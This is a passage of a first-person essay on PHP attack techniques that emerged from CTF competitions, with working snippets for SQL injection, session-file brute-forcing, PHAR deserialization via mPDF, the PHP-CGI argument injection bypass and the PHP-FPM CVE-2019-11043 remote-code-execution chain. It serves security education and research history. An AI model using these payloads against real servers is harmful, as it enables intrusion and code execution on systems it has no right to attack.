Basically, Double Preparing is simply a bad developer practice. It stems from the mistaken assumption that anything returned by one `$wpdb->prepare()` is inherently safe, so passing it to another `prepare()` is also safe. Though WordPress does help block dangerous characters from causing SQL injection, it can't really stop developers from misusing format strings like `%s`. This bad practice ultimately breaks the whole prepared statement, reviving SQL Injection once again!

Prepare Twice, Inject Once!

```
php > $value = "%1$%s OR 1=1--#";
php > $clause = $wpdb->prepare(" AND value = %s", $value);
php > $query = $wpdb->prepare(
                  "SELECT col FROM table WHERE key = %s $clause", $key);
php > $wpdb->get_row($query);
   // SELECT col FROM table WHERE key='****' AND value = '****' OR 1=1--#'
```

And to keep developers from stepping on this landmine, WordPress introduced a workaround - it temporarily replaces all formatting characters processed by `$wpdb->prepare()` with special placeholders, and only restores them right before executing the query. This effectively prevents developers from introducing unexpected formatting characters while constructing SQL queries. However, WordPress overlooked one special case - the query itself might also contain placeholders!

The WordPress Way: Hiding every single `%`!

```
public function prepare( $query, $args ) {

    /* [...] formatting the $query with $args */

    // [!!!] replace `%` with a *random* placeholder.
    return str_replace( '%', $this->placeholder_escape(), $query );
}
```

So when this mechanism is combined with the serialization process we mentioned earlier, developers could unintentionally create a "serialized string containing placeholders." This causes WordPress to mistakenly restore extra placeholders, storing serialized data with mismatched lengths in the database. Then, the next time WordPress fetches that data, it gets parsed incorrectly - turning a previously legitimate string into a malicious object.

Since this behavior is considered just an unintended side effect, the issue still exists even in the latest version of WordPress. For plugin developers relying on the WordPress ecosystem, the best they can do is try to avoid stepping on this hidden landmine as much as possible - or they'll end up like WooCommerce, becoming yet another victim of deserialization vulnerabilities [27].

This "serialize-then-replace" pattern does also appear in Joomla! [28]. To handle user states, Joomla! manages all SESSION operations by itself. But since PHP serialization can produce strings containing NULL bytes, Joomla! also replaces these NULL bytes with special placeholders - giving attackers another chance to break the serialization format. I'm guessing this particular issue was probably the original inspiration behind that 0CTF challenge we mentioned earlier!

2.2 - Sleepy Cats Catch No Mice

If we're really going to talk about deserialization problems from a defender's perspective, aside from minimizing entry points to `unserialize()`, it's even more important to strengthen commonly used libraries. That way, even if attackers manage to find vulnerabilities within applications, they'll struggle to actually exploit them due to the lack of usable POP chains - ultimately making the entire PHP ecosystem much safer!

However, building these defenses was not easy at all. At first, developers relied on simple regular expressions, but the whole situation quickly turned into a classic cat-and-mouse game due to PHP's overly loose serialization parser. Developers soon moved their checks to the `__wakeup()` method, hoping to build a more robust defense right at the very start of the deserialization process. But surprisingly, under certain conditions, PHP itself "could silently skip calling the `__wakeup()`method" [29]! This unexpected behavior completely broke every defense relying on it - eventually leading to a remote code execution vulnerability in SugarCRM!

How SugarCRM attempted to protect against deserialization attacks

```
public function __wakeup() {
    // clean all properties
    foreach(get_object_vars($this) as $k => $v) {
        $this->$k = null;
    }
    throw new Exception("Not a serializable object");
}
```

Around 2017, we also started seeing various CTF challenges that aimed to bypass the `__wakeup()` method. However, most were still based on scenarios where different objects shared the same context - participants had to trigger garbage collection before one object's `__wakeup()` checks, then reuse dangerous code inside another object's `__destruct()`. What really caught my eye was the clever "Reference Trick" [30] used by Paul Axe at WCTF 2019: by pointing dangerous properties elsewhere, he neatly bypassed the property-cleanup operations in `__wakeup()`. The same idea was later adopted into Laravel's POP chains [31], becoming yet another classic deserialization!

2.3 - The "Holy Grail" of Deserialization Attacks

We've talked about plenty of deserialization issues so far, but how much damage they can actually cause still depends heavily on whether the application has any vulnerable classes or not. Of course, projects like PHPGGC [32] have been continuously documenting and polishing generic POP chains, but how to pull off deserialization attacks without any existing application code still remains the holy grail for deserialization hackers.

It's true that in the early days, hackers experimented with neat tricks - like using `SoapClient` to pull off XXE or SSRF [33] - but that was still quite far from achieving real RCE. Since then, app-level exploitation seemed to have hit a bottleneck, and lower-level approaches - especially those focusing on memory corruption - quickly became hot topics.

When it comes to the legendary memory corruption cases in PHP deserialization, most people might probably think of the amazing work by @cutz (and others) on PornHub [34]. But, I bet we all first learned how to craft fake `zval` structures from Stefan Esser's research [35] - going step-by-step from arbitrary reads, arbitrary writes, all the way to fully controlling the Program Counter!

And while we're on this topic, there's another name we absolutely can't miss: Taoguang Chen (aka. Ryat). He began reporting tons of bugs directly inside the serialization parser starting around 2015, sparking a new wave of low-level research on deserialization issues. Even PHP's core developers also publicly acknowledged that "deserialization had become the largest source of security bug reports" for them!

I've also personally benefited multiple times from bugs reported by @Ryat (thanks!). During one of my red team operations, I started from a Type Juggling 0day, turned that into a Use-After-Free [36] on a completely unknown and remote environment, and then spent several weeks grinding through it before finally achieving full RCE. Honestly, it's still one of my proudest hacks to this day, and I even turned the whole process into a CTF challenge afterward - if you're interested in the full chain, feel free to check it out right here [37]!

With the official PHP team announcing "they wouldn't treat `unserialize()` as a security boundary anymore," it seemed like the whole deserialization journey was coming to an end. But just as everyone thought the era of deserialization attacks was about to close, another new chapter was already taking shape - ready to shock the entire Infosec the very next year. We'll dive into this brand-new technique shortly in the upcoming section, "New Attacks and Techniques Born in CTFs".

Spoiler Alert: it's our all-time friend, LFI... and more! ;)

3. When Windows Breaks...

One thing I really love about Web Security is that, even though each individual trick seems pretty simple, the real challenge lies in figuring out how to chain them together. Especially nowadays, behind every seemingly simple website, there's usually a complex mix of tech stacks, layered architectures, and cross-system interactions - not to mention that each component has its own quirks and technical debt. So what makes Web Security fascinating - and frankly beautiful - to me is finding a tiny flaw, figuring out how to leverage the architecture to amplify its impact, and chaining everything together into a clean, well-crafted exploit to take over the entire system!

Personally, I'm a huge fan of the security issues caused by interactions across applications. Whether it's about HTTPoxy [38] - caused by naming collisions defined in RFC specs - TLS Poison attacks [39] that abuse TLS/SSL session resumption, or an old-school trick from the '90s resurfacing in modern frameworks [40] like Laravel, these are all legendary in my book!


But let's put those aside for now - and start with everyone's favorite classic: Windows!

3.1 - Windows Path Madness

If we're really talking about the most notorious issue when running PHP on Windows, I'd say it's definitely how Windows handles file paths! My earliest memories of this topic probably come from the classic articles by the teams at USH.it [41] and ONsec [42]. They documented tons of quirky behaviors in how Windows processes file paths, allowing you to access files in all kinds of fancy ways.

These tricks were so well-known in the early days that you'd see them in basically every CTF. Probably the most memorable combo was using "wildcards in DOS Devices" to brute-force randomized filenames character-by-character. This technique quickly made its way into several popular web applications, including PHPCMS [43] and DedeCMS [44] as two notable examples. Attackers can use this trick to reveal sensitive paths - like backup files, session names, and even the admin portal - by simply checking whether certain paths exist or not!

Brute-forcing the SESSION Path !




```
$ curl "${URL}&font=../../../../../../../../../xampp/tmp/sess_A<"       # [--]
$ curl "${URL}&font=../../../../../../../../../xampp/tmp/sess_B<"       # [--]
$ curl "${URL}&font=../../../../../../../../../xampp/tmp/sess_C<"       # [OK]
$ curl "${URL}&font=../../../../../../../../../xampp/tmp/sess_CA<"      # [--]
$ curl "${URL}&font=../../../../../../../../../xampp/tmp/sess_CB<"      # [OK]

  [...]

$ curl "${URL}&font=[...]/tmp/sess_CBHRVOFTMP41BIOV02VPSGSUP7"          # [OK]
```

Also, Alternate Data Streams (ADS) on NTFS is another feature hackers love to abuse. A classic trick is using a special stream to turn "arbitrary file writes" into "arbitrary directory creation" [45]. One particularly memorable combo is leveraging this trick to create the missing `@@plugin_dir` directory, thereby reviving the MySQL UDF attack chain!

Revive the MySQL UDF Attack!

```
C:\Users\Orange> ver
  Microsoft Windows [Version 10.0.19042.631]

C:\MySQL\lib> dir plugin
  File Not Found

C:\MySQL\lib> mysql -uroot -e
  mysql> SELECT 1 INTO OUTFILE 'C:\\MySQL\\lib\\plugin::$INDEX_ALLOCATION'
  ERROR 3 (HY000): Error writing file [...]  (Errcode: 22)

C:\MySQL\lib> dir plugin
  04/21/2025  06:21 PM    <DIR>          .
  04/21/2025  06:21 PM    <DIR>          ..
```

Given that most of these quirky behaviors come from Microsoft's attempts to maintain backward compatibility, websites running on Windows essentially start in hard mode. Even WorstFit Attack [46] that @splitline and I published last year stemmed from the technical debt that Windows has carried for over twenty years - all just to support legacy ANSI encoding - but we'll dive deeper into that later!

3.2 - Let's Make Windows Defender Angry!

Although we've talked plenty about Windows' weird behaviors, I guess if you choose Microsoft, you'll just have to live with it. However, what's even more surprising is that sometimes even Windows' built-in antivirus can sneak up and hit you with a sucker punch! And that's exactly what happened with AVOracle - an ingenious new technique from @icchy that can turn literally any scan result into a side-channel oracle!

This technique first showed up in a challenge called "Gyotaku The Flag" [47] at WCTF 2019. Since this is the second time we're mentioning WCTF, I think it's worth giving a bit more context here. Unlike traditional CTFs, WCTF uses a special "Belluminar" format [48]. The organizer invited the world's top 10 CTF teams, asked each team to create two challenges, and had them compete by solving each other's problems. And just like the name "Belluminar" suggests - besides "Bellum" (Latin for "war"), the more important part was the "Seminar" afterward. Each team had to give a detailed presentation explaining their challenge design, which was then evaluated by judges and other teams.

Since WCTF offered the largest prize pool at the time, figuring out "how to design a good challenge" naturally became the key to winning the competition. Designing a challenge that's fair - but not frustrating - and still fun enough to impress the world's top CTF players (including industry experts, pro hackers, and even multiple-time Pwn2Own champions) is way harder than it sounds. But that's exactly why so many groundbreaking hacking techniques made their debut at WCTF. For instance, the ever-popular "Semicolon Trick" [49] actually originated from a challenge I made for WCTF 2016, and was only later officially unveiled at Black Hat USA 2018!

Although @icchy made a small slip-up while designing the challenge, it didn't take anything away from its novelty. Later that same year, he brought the technique back using PHP at TokyoWesterns CTF - proving that AVOracle wasn't just an edge case; instead, it was indeed a new attack that could adapt to different scenarios!

Here's what @icchy shared about how many teams solved his WCTF challs

```
- 2017: 7dcs (Crypto, Web, Reverse, Pwn)  ->  0 solved
- 2018: f (Forensics, Reverse, Web)       ->  1 solved
- 2019: Gyotaku The Flag (Web, Misc)      ->  **everyone solved**
```

The entire AVOracle stems from how Windows Defender scans for malware - it automatically emulates anything that "looks like JavaScript." Especially since Defender evaluates the file as a whole, if a file includes both "attacker-controlled" and "unknown" parts, the attacker can leverage the controlled part to influence how Defender perceives the unknown section. What's worse, if Defender flags the file as malicious, it'll automatically delete it - letting attackers turn this file deletion into a side-channel oracle to reveal the file content!

Let's pretend the following file is a valid EICAR so we don't make Windows Defender *angry*! ;)

[1] Defender detects the EICAR string

```
$ cat eicar.com
  EICAR-STANDARD-ANTIVIRUS-TEST-FILE!

$ ./mpclient eicar.com
  [...]
  EngineScanCallback(): Threat Virus:DOS/EICAR_Test_File identified.
```

next

[2] Defender kindly *emulates* your file as JScript

```
$ cat sample.txt
  var mal = "EICAR-STANDARD-ANTIVIRUS-TEST-FILE"
  eval(mal + "!")

$ ./mpclient sample.txt
  [...]
  EngineScanCallback(): Threat Virus:DOS/EICAR_Test_File identified.
```

So, let's say you can store a secret in the SESSION file, but there's no way to read it directly. Crafting the following structure gives you the ability to check whether the first character of the secret is an `A`: if it is, the file gets deleted; otherwise, it stays. I think this technique is super creative - and in some ways, it's a perfect example of how CTF helps push the boundaries of cybersecurity!

Defender *emulates* the JavaScript inside

```
+-------------------------------------------------------------+
|                      Crafted HTML File                      |
|-------------------------------------------------------------|
|              [ Arbitrary Padding / Junk Data ]              |
|                                                             |
| +---------------------------------------------------------+ |
| | <script>                                                | |
| |    var c = document.body.innerHTML[0] == 'A' ? '!' : 0; | |
| |    eval("EICAR-STANDARD-ANTIVIRUS-TEST-FILE" + c)       | |
| | </script>                                               | |
| +---------------------------------------------------------+ |
|                                                             |
| +---------------------------------------------------------+ |
| | <body>                                                  | |
| |              [ Leaked Secret / Sensitive Data ]          | |
| | </body>                                                 | |
| +---------------------------------------------------------+ |
|                                                             |
+-------------------------------------------------------------+
```

4. New Attacks and Techniques Born in CTFs

We've already talked about tons of PHP-related tricks, but honestly, most of them didn't originally come from CTFs. On the other hand, we've introduced brand-new attacks born in CTFs - but again, they weren't exactly PHP-specific. So, are there any new attacks out there that are both totally PHP-specific and originated from CTFs?

I think this chapter perfectly captures where these two worlds intersect.

Let's see how the CTF community pushes technology forward in a unique way, breathing new life into the following attack surfaces!

4.1 - Twenty Years of Evolving LFI to RCE

[...]


4.2 - PHAR Deserialization

As more and more people realized how dangerous deserialization could be, developers became super cautious with `unserialize()`, causing such issues to gradually fade away. But what if today, we could break the assumption that "only `unserialize()` can trigger an attack?" Could we make deserialization great again?

Well, I think "PHAR Deserialization" coming up next is probably the best showcase: it can turn practically any file-related operation - whether it's SSRF, XXE, or even SQL injection - straight back into a deserialization attack! And I think I can proudly say that I was the first person to bring this technique to the world (correct me if I'm wrong). This technique originally appeared in my challenge at HITCON CTF 2017 [72]. However, it seems this trick stayed mostly within the CTF community [73] and didn't really gain broader attention.

Of course, I know Sam Thomas also presented this attack surface [74] at Black Hat USA 2018 (I was literally sitting in the audience right there!).You wouldn't believe how shocked I was! We chatted a bit afterward and realized we'd both independently discovered the same idea. Honestly, that made me respect Thomas even more, because while I'd just used this trick for fun in CTFs, he took it much further by exploring its real-world impacts and successfully exploiting it in well-known projects like Typo3, WordPress, and even TCPDF. It was Thomas who really put this trick on the map, so please give him a big round of applause, too!

But anyway - please allow me to include "PHAR Deserialization" in this section as well, and share the story!



I'd almost forgotten about this IRC log [75] XD

```
[13:14] <Beched> omg is this common knowledge? =)
[13:14] <Beched> where did you learn that PHP deserializes metadata in phars?
[13:14] <Beched> somehow no one knew that among us
[13:27] <orange_> I read the PHP source code in my free time
[13:27] <orange_> I think both tricks are not seen on the Internet
[13:27] <orange_> That's why nobody solve it ! :(
[13:38] <Beched> yeah that's cool
[13:38] <Beched> turning arbitrary read into unserialize
```

```
============================
|  Level 0 - What is PHAR?  |
============================
```

Just like JAR files in Java, "PHAR" is a PHP-specific archiving format designed for easier deployment. While designing this format, PHP also included a dedicated field to store the file's own metadata. And to make sure deployed applications could easily access this information later on, the metadata itself is also stored in a *serialized format* - which, as it turns out, opened a whole new door for attackers.

So, how can we exploit this serialized field? Let's reuse the "Blind AFR" from earlier, but this time we'll change the function from "reading a file" to something even more restricted - checking if a file exists:

Try harder: Blind Arbitrary File-Check

```
<?php file_exists( $_GET['file'] );
```

At first glance, it might seem like filter chains could help again.

However, since `file_exists()` literally only checks if a file exists without actually processing its content, you can't apply the previous side-channel oracle here. But here's another twist - in order to conveniently use PHAR files within PHP scripts, PHP introduced the `phar://` built-in wrapper back in PHP 5.3. And whenever PHP parses a PHAR file with this protocol, it automatically deserializes the metadata stored inside. This means nearly every file operation in PHP could potentially become another entry point for deserialization!

As for exactly how we can escalate this from PHAR deserialization all the way to remote code execution, there are still some practical challenges to overcome - such as figuring out how to deliver a malicious PHAR file onto the remote server. (Perhaps our efforts in the LFI Arms Race weren't wasted after all!) This heavily requires the attacker's creativity and their familiarity with the target environment. I believe Thomas already showed an impressive RCE in TCPDF during his talk. Here, I'd like to introduce another brilliant case involving mPDF!

```
============================================
|  Level Max - Laravel (w/ mPDF) Kill Chain  |
============================================
```

Just like TCPDF, mPDF is another widely used library when you need to convert HTML into PDFs. And during the conversion process, mPDF performs file operations on image URLs as well - meaning attackers can easily reuse the same technique to trigger PHAR deserialization:

So PHAR so Good!

```
<img src="phar://path/to/image.jpg" />
```

The issue was first discovered [76] back in 2019 and promptly got patched.

However, @Cyku quickly found another way to trigger the vulnerability and provided a full exploit [77] based on a real-world scenario! He also discovered that mPDF actually caches embedded Data URIs onto the remote filesystem. By exploiting the predictable randomness of the cached filenames, he was able to smuggle a crafted PHAR file - then combine it with Laravel's built-in POP chains - to finally achieve RCE!

Exploit mPDF All in One!

```
<style>
  background: url(-IS-PHAR-PAYLOAD-IN-BASE64);
</style>

<img src="#" ORIG_SRC="phar:///tmp/mpdf/_tempCSSidata42_0.jpeg/a.jpg"/>
```

The entire PHAR mechanism really opened up a whole new era of PHP deserialization attacks. As more researchers got involved, this attack surface gradually expanded to cover more applications, libraries, and even PHP frameworks. Ultimately, this forced the PHP team to disable automatic deserialization in the PHAR protocol starting from PHP 8.0 [78]. I'm sure that was fantastic news for both Thomas and me - because it meant that our "security research" actually did something positive in the real world, and made PHP a little bit safer! :)

5. Participants Also Popped 0days

When we talk about "an awesome CTF," I'm not sure which name immediately pops into your mind. In my opinion, while high-quality challenges and experienced organizers are important, it's the participants themselves who truly make a CTF awesome.

I believe we've already shown how the CTF community works: participants not only learn new tricks straight from challenge authors, but authors themselves can also discover their own blind spots through unintended solutions. Both sides push each other forward, working together to advance the entire Infosec community!

But sometimes, this kind of interaction can get a bit "out of hand." We've seen plenty of cases where the unintended solutions submitted by CTF players turned out to be actual 0days - that happened repeatedly in Chromium [79], VirtualBox [80], and even CS:GO [81]. Sometimes, even the CTF authors expect players to solve the challenges using unknown 0days. As far as I know, certain CTFs also have a special "Zajebiste" category, specifically for these challenges involving 0days or something very close to it!

So, in this section, let me introduce two classic examples that you shouldn't miss when talking about PHP 0days born in CTFs!

5.1 - Hack the Scoreboard!

Whenever I talk to people outside the Infosec community about hacking competitions, they often jokingly say, "Come on, real hackers wouldn't follow the rules - they'd just hack and change their scores, right?" Well, to be fair, they're actually right! There's indeed plenty of history where scoreboards got hacked (and to be honest, I've contributed a few myself). But if we're talking about the most legendary case, I'd say it's definitely the PHP-CGI 0day discovered by Eindbazen team - right there on a CTF scoreboard [82]!

During Nullcon HackIM CTF, the organizers directly used a CGI environment provided by their web hosting provider. Since the CGI-spec itself is inherently vulnerable to argument injection by design, it became even more unfortunate (or fortunate - choose your side) when PHP developers forgot about this and completely removed the defensive logic. These coincidences combined allowed Eindbazen team to control PHP's command-line arguments directly through the query string. For example, they can simply append a `?-s` at the end of the URL to leak any PHP source code on the remote server - and escalating it further into full RCE is just as trivial!

This vulnerability impacted a huge number of websites back then - especially those web hosting providers heavily relying on CGI for privilege isolation and PHP version switching. And because this vulnerability was so ridiculously easy to exploit, it quickly became notorious worldwide. Even Facebook - famous for its PHP-based infrastructure at the time - put an Easter egg right on its homepage (linking the URL to their security engineer recruitment page) to acknowledge this vulnerability, too!

Easter Egg on facebook.com!

```
$ curl https://www.facebook.com/?-s
  <?php
      include_once 'https://www.facebook.com/careers/
      department?dept=engineering&req=a2KA0000000Lt8LMAS';
```

This vulnerability was eventually patched and assigned CVE-2012-1823. The PHP team solved this issue by checking that the query string can't start with a hyphen `-` (0x2D). This fix kept PHP safe for about 12 years - until I broke it again last year.

The patch of CVE-2012-1823: PHP-CGI Argument Injection

```
if((qs = getenv("QUERY_STRING")) != NULL && strchr(qs, '=') == NULL) {
    /* ... omitted ... */
    for (p = decoded_qs; *p && *p <= ' '; p++) {/* skip leading spaces */}
    if (*p == '-') {
        skip_getopt = 1;
  }
```

While revisiting PHP's source code, I found that by leveraging the Windows "BestFit" feature, I could completely bypass this fix. "BestFit" is basically a backward-compatibility feature introduced by Windows. It tries to minimize garbled characters through a series of weird character mappings when dealing with older ANSI APIs (thanks a lot, Microsoft). This mechanism also came with some strange side effects - for example, you can use the infinity symbol `∞` (U+221E) to represent the digit `8` (U+0038) right on the command line:

Microsoft maps the characters to their "lookalikes"

```
C:\Users\Orange> type Hello.c
  int main(int argc, char* argv[], char* envp[]) {
      printf("Hello %s!\n", argv[1]);
  }

C:\Users\Orange> cl.exe Hello.c
  Microsoft (R) C/C++ Optimizing Compiler Version 19.29.30140 for x64
  Copyright (C) Microsoft Corporation.  All rights reserved.
  [...]

C:\Users\Orange> Hello.exe World
  Hello World!

C:\Users\Orange> Hello.exe √π⁷≤∞
  Hello vp7=8!
```

So, by simply replacing the originally blocked hyphen (0x2D) with a "soft hyphen" (0xAD), the original attack could be revived effortlessly! This bypass affects practically every PHP version running on Windows - even a default XAMPP installation was vulnerable. This vulnerability has also earned its CVE number (CVE-2024-4577). If you're curious about the technical details behind it, you should definitely check out WorstFitAttack [46] - a joint work with the brilliant @splitline!

I think this bypass also echoes what we mentioned earlier about "cross-application" - security is never confined to just one dimension. Sometimes, shifting your perspective a bit can magically turn those seemingly rock-solid protections into just a piece of cake! ;)

5.2 - From CTF to Real World!

For a long time, CTFs have carried a kind of *original sin* - being criticized for putting too much emphasis on tricky techniques. As the technical bar kept rising, some challenges grew a bit overly contrived, giving people the impression that CTFs were becoming "disconnected from reality." That's exactly what gave birth to competitions like Real World CTF - aiming to ground every challenge in real-world applications and bring focus back to practical, realistic hacking scenarios!

At Real World CTF 2019, the organizers set up a challenge using Nginx + PHP, expecting players to bypass the built-in XSS Auditor in the latest Chrome and steal the admin's cookie. Obviously, this was a challenge focusing on frontend security - but while messing around with the server, @d90pwn noticed something unusual happening on the backend. Specifically, he found that if the URL contained a newline, the server wouldunexpectedly respond with additional internal information.

PHP-FPM is Bleeding

```
$ curl http://orange.local/test.php/AAAAAAAAA
  string(10) "/AAAAAAAAA"

$ curl http://orange.local/test.php/AAAAA%0AB
  string(7) "TH_INFO" <= WTF!?
```

Although @d90pwn didn't manage to crack this challenge during the competition, his post-event analysis (along with @neex and @beched) unexpectedly exposed a serious vulnerability in PHP-FPM. The entire issue started from an unintended behavior in Nginx - while processing URLs containing newline characters, Nginx mistakenly passed an empty `PATH_INFO` to the backend PHP-FPM. Meanwhile, PHP-FPM always assumed that value could never be empty, causing its internal logic to miscalculate the offset. This mistake unintentionally caused the `path_info` to point just before its intended buffer - allowing attackers to eventually write a zero to that location!

CVE-2019-11043: A Buffer Underflow leads to a single NULL-byte write!

```
char *env_path_info = FCGI_GETENV(request, "PATH_INFO");
int pilen = env_path_info ? strlen(env_path_info) : 0;

if (apache_was_here) {
    path_info = script_path_translated + ptlen;
} else {
    // [1] `path_info` *UNDERFLOWS*, pointing before its intended buffer
    path_info = env_path_info ? env_path_info + pilen - slen : NULL;
}

old = path_info[0];
path_info[0] = 0;   // <--- [2] single NULL-byte write!
```

But how could a single NULL-byte write lead to an RCE? Here's the ingenious part: @neex skillfully abused PHP-FPM's memory allocation for CGI variables. By overwriting the LSB (least significant bit) of the `pos` field in the internal structure to `0`, he was able to overwrite existing variable contents on the subsequent write. Combined with some Hash Table magic, he successfully crafted a pure data-only attack - achieving full RCE without any memory read/write primitives at all!

Exploit PHP-FPM Like a Boss!

[1] a minified payload to trigger the NULL-byte write!

```
$ curl http://orange.local/index.php/%0A$(printf %032d)?$(printf %01759d)

[...Switching to GDB]

Breakpoint 1, init_request_info () at ./sapi/fpm/fpm/fpm_main.c:1222
  1222                    path_info[0] = 0;
  1: /x path_info        = 0x55a371abfd60
  2: /x request.env.data = 0x55a371abfd60
```

next

[2] the structure *BEFORE* the write

```
(gdb) p *request.env.data

  $1 = {
    pos = 0x55a371abf731,
    end = 0x55a371ac06b8,
    next = 0x55a371abe5b0,
    data = ""
  }
```

next
[3] let's write!

```
(gdb) next
```

[...]

next
[4] the `pos` *AFTER* the write

```
(gdb) p *request.env.data.pos
  $2 = 0x55a371abf700
```

next
[5] let's kick off the real payload

```
$ curl "http://orange.local/index.php/PHP_VALUE%0Aerror_log=/tmp/a;;;;[..]"
$ curl "http://orange.local/index.php/PHP_VALUE%0Ainclude_path=/tmp;;;[..]"
$ curl "http://orange.local/index.php/PHP_VALUE%0Aauto_prepend_file=a;[..]"
  [...]
$ curl "http://orange.local/index.php?a=id"
  uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

The entire exploit [83] was incredibly neat and packed with details.

Looking back through PHP's history, it's extremely rare to find RCE cases without any dangerous PHP functions at all - making this another true classic in PHP history!

On top of that, the bug itself was incredibly hard to uncover through traditional fuzzing. It required not only leveraging a specific edge-case under Nginx, but also PHP's contiguous memory allocations, which made it harder for tools like ASAN to detect. Without something like the CTF scene - where groups of hackers intensively examine a minor feature through trial and error - it's hard to imagine how long this bug might have stayed hidden!

Epilogue

Honestly, tackling such a huge topic was incredibly challenging - especially deciding what to cover and worrying whether I'd missed even cooler stories. Every time I revisited a finished section, I still felt something was missing, and ended up rewriting the whole thing from scratch again. The entire process involved countless revisions, and there were somany moments I nearly gave up - but thankfully, I made it through in the end! I'd also like to give special thanks to Henry Huang and Raptor for polishing this article and giving numerous awesome suggestions - thank you so much!

Though this article revisits tons of seemingly old techniques, I think it's meaningful - they may be old, but they're absolute gold (and still usable today)! It's just like you can't avoid studying the Vudo Tricks [84] while learning Doug Lea's malloc, or revisiting the textbook-level Smashing The Stack [85]. These techniques became legendary exactly because the ideas behind them were way ahead of their time, inspiring generations of hackers along the way!

Of course, I believe there must be even better ways to explore this topic. Everyone brings their own life experiences, and writing with complete objectivity just isn't possible. But within the limited time and space, I've tried my best to capture my own "flavor," and highlight the stories that I believe deserve to be passed on!

Honorable Mention

Of course, there are still lots of brilliant PHP techniques that I couldn't squeeze into this article, so let me at least quickly give them a *shout-out* here!

- I absolutely love the "PHP Security Advent Calendar" [86] released by RipsTech - every single challenge in there is pure gold!
- Exploiting GMP deserialization type confusion [87] to modify script-level variables through `objects_store` is, in my opinion, a perfect blend of the Web and Binary worlds!
- Leveraging type confusion in `phpinfo()` to steal SSL private keys [88] is quite fun.
- Exploiting inconsistent UTF-8 length counting [89] is definitely an eye-opening technique!
- Attacking the MySQL client-side is another fascinating approach - such as triggering memory corruption [90] via a malicious MySQL server, or leveraging PHAR deserialization [91] again.
- All those creative tricks for restricted environment jailbreaks, like abusing `ini_set()` [92] or `imap_open()` [93].
- And of course, so much more...

Hats off to the CTF Community

From its beginnings as a kind of subculture, to having thousands of competitions worldwide, and even one-vs-one livestream battles [94] today, CTF has undoubtedly become something pretty cool for many young hackers. Of course, CTF itself has some issues that get criticized from time to time - so even if you never play CTFs, that doesn't mean you can't be a great hacker. And things aren't always black-and-white: whether it's Binary Golfers [95] crafting ever-more elegant code, gamers using ACE (Arbitrary Code Execution) to speedrun straight to the game credits [96], or even pulling off remote code execution on a 25-year-old Game Boy Color [97] - it's exactly because these challenges themselves are so fascinating that they draw more people in, pushing technologies and skills to their absolute limits!

I believe every generation has its own legendary stories. Whether it's "taking over the organizer's crypto backdoor," anonymous fork bombs, horrible-yet-effective binary patches, or those CTF dramas; whether it's ingenious techniques born in CTFs, like Eye-Grepping binaries [98], the dozens of "House of" techniques, or the insane arms race in frontend security; or those hilarious stories and urban legends - like DDTEK's obsession with sheep, observing tomcr00se up close, or even *accidentally* hacking into another team's laptop... Just like the amazing stories shared by @psifertex [99], I'm sure there must be more - I'm really looking forward to seeing more people step up and share their own epic CTF adventures! :)

Also, hats off to those who've shared all the ups and downs throughout my CTF journey - cheers to HITCON CTF and to 217!

jeffxx, atdog, dm4, lucas, winesap, shik, peter50216, jery, cebrusfs, ddaa, lays, angelboy, david942j, meh, lyc, hh, lsc, and our Big Alan! [...]

Anubis of the West: Guarding the PHP Temple

AUTHOR: mr_me

Table of Contents

0. Journey

During one of my many long journeys into source code auditing, a security appliance came to my attention. It was running some outdated janky PHP code which was reminiscent of the days where... ahem, never mind.

